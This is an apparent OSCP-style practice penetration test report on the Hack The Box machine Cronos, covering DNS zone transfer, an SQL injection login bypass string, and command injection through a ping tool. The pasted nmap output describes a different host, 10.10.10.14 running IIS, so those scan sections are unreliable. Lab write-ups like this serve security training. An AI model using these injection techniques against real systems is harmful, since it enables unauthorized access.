Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-22

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Cronos**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Cronos** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Cronos(10.10.10.13) - Application was vulnerable to SQL auth bypass injection

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Cronos - 10.10.10.13

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Cronos**.

3.2.1 System IP: 10.10.10.13(Cronos)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.13	**TCP**: 22,53,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Tue Jul 20 15:11:44 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.14
Nmap scan report for 10.10.10.14
Host is up, received echo-reply ttl 127 (0.16s latency).
Scanned at 2021-07-20 15:11:45 PDT for 22s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST
↪  MOVE MKCOL PROPPATCH
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
↪  PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
↪  PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Date: Tue, 20 Jul 2021 22:12:04 GMT
|_  WebDAV type: Unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 20 15:12:07 2021 -- 1 IP address (1 host up) scanned in 22.61 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Tue Jul 20 15:12:29 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.14
Nmap scan report for 10.10.10.14
Host is up, received echo-reply ttl 127 (0.16s latency).
Scanned at 2021-07-20 15:12:29 PDT for 269s
Not shown: 65534 filtered ports
Reason: 65534 no-responses
PORT   STATE SERVICE REASON          VERSION
```

```
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST
↪   MOVE MKCOL PROPPATCH
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
↪   PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Date: Tue, 20 Jul 2021 22:16:52 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
↪   PROPPATCH, LOCK, UNLOCK, SEARCH
|_  WebDAV type: Unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 20 15:16:58 2021 -- 1 IP address (1 host up) scanned in 269.04 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.13

Vulnerability Exploited : Application was vulnerable to SQL auth bypass injection

System Vulnerable : 10.10.10.13


Vulnerability Explanation : The web application was vulnerable to SQL auth bypass injection and web admin has exposed ping parameter with no sanitisation of user input

Privilege Escalation Vulnerability : Crontab running as root every minute/Linux Kernel < 4.13.9

Vulnerability fix : Company has to upgrade the servers to the latest version along with patches

Severity Level : Critical

Checked the web server and found that it has just the default page of apache2.



10.10.10.13

Apache2 Ubuntu Default Page

Advertisement

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

Figure 3.1: cronos/images/205-web.png


Since tcp 53 port is open which is normally used for the DNS zone transfer but before that with the nslookup lets check if there is any domain name for this box.



```
 → I7Z3R0 nslookup
> SERVER 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53
> cronos.htb
Server:         10.10.10.13
Address:        10.10.10.13#53

Name:   cronos.htb
Address: 10.10.10.13
> exit
```

Figure 3.2: cronos/images/210-nslookup.png


By with the cronos.htb which is standard format for the htb boxes we get the result back to the ip of the machine.



```
 → I7Z3R0 dig @10.10.10.13 cronos.htb

; <<>> DiG 9.16.1-Ubuntu <<>> @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32828
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb.                    IN      A

;; ANSWER SECTION:
cronos.htb.             604800  IN      A       10.10.10.13

;; AUTHORITY SECTION:
cronos.htb.             604800  IN      NS      ns1.cronos.htb.

;; ADDITIONAL SECTION:
ns1.cronos.htb.         604800  IN      A       10.10.10.13

;; Query time: 168 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Thu Jul 22 05:58:13 PDT 2021
;; MSG SIZE  rcvd: 89
```

Figure 3.3: cronos/images/215-dig.png

Did zone transfer with the dig command which ultimately revels multiple hostnames and i can see that the zone transfers has indeed been enabled on this box.



```
→ I7Z3R0 dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.16.1-Ubuntu <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 176 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Thu Jul 22 06:01:00 PDT 2021
;; XFR size: 7 records (messages 1, bytes 203)
```

Figure 3.4: 220-zone_transfer.png

There is nothing interesting in cronos.htb page, it seems like a default page with the links to internet which might not be useful in this case.





Figure 3.5: 225-cronos_web.png


But however out of the domain names admin.cronos.htb sounds interesting. Accessing the page gives username and password.



admin.cronos.htb/index.php

Figure 3.6: 230-admin_cronos.png

After using few common credentials like admin:admin, admin;password but i was successful with the SQL injection which bypassed the login of this admin page.




admin.cronos.htb/index.php

UserName : ' OR 1=1-- -

Password : ••••••••••••

Figure 3.7: 235-sql_inj.png

By looking at the page we have traceroute and ping utility to ping the destination.




Net Tool v0.1

traceroute 10.10.14.10 Execute!

Sign Out

Figure 3.8: 240-admin_console.png

As a testing purpose i pinged to my own ip just to check if this is genuine or some kind of java script which will return the same result everytime. Just to confirm that i enabled tcpdump on the machine which indeed got the hit.




Net Tool v0.1

traceroute 8.8.8.8 Execute!

```
PING 10.10.14.10 (10.10.14.10) 56(84) bytes of data.
64 bytes from 10.10.14.10: icmp_seq=1 ttl=63 time=254 ms

--- 10.10.14.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 254.224/254.224/254.224/0.000 ms
```

Sign Out


Figure 3.9: 250-ping_results.png



```
 → I7Z3R0
 → I7Z3R0 sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
06:06:54.957373 IP cronos.htb > 10.10.14.10: ICMP echo request, id 1681, seq 1, length 64
06:06:54.957450 IP 10.10.14.10 > cronos.htb: ICMP echo reply, id 1681, seq 1, length 64
```

Figure 3.10: 245-tcp_dump.png

Since we have the ping utility i wanted to check if i can perform additional command with semi colon which was indeed successful.



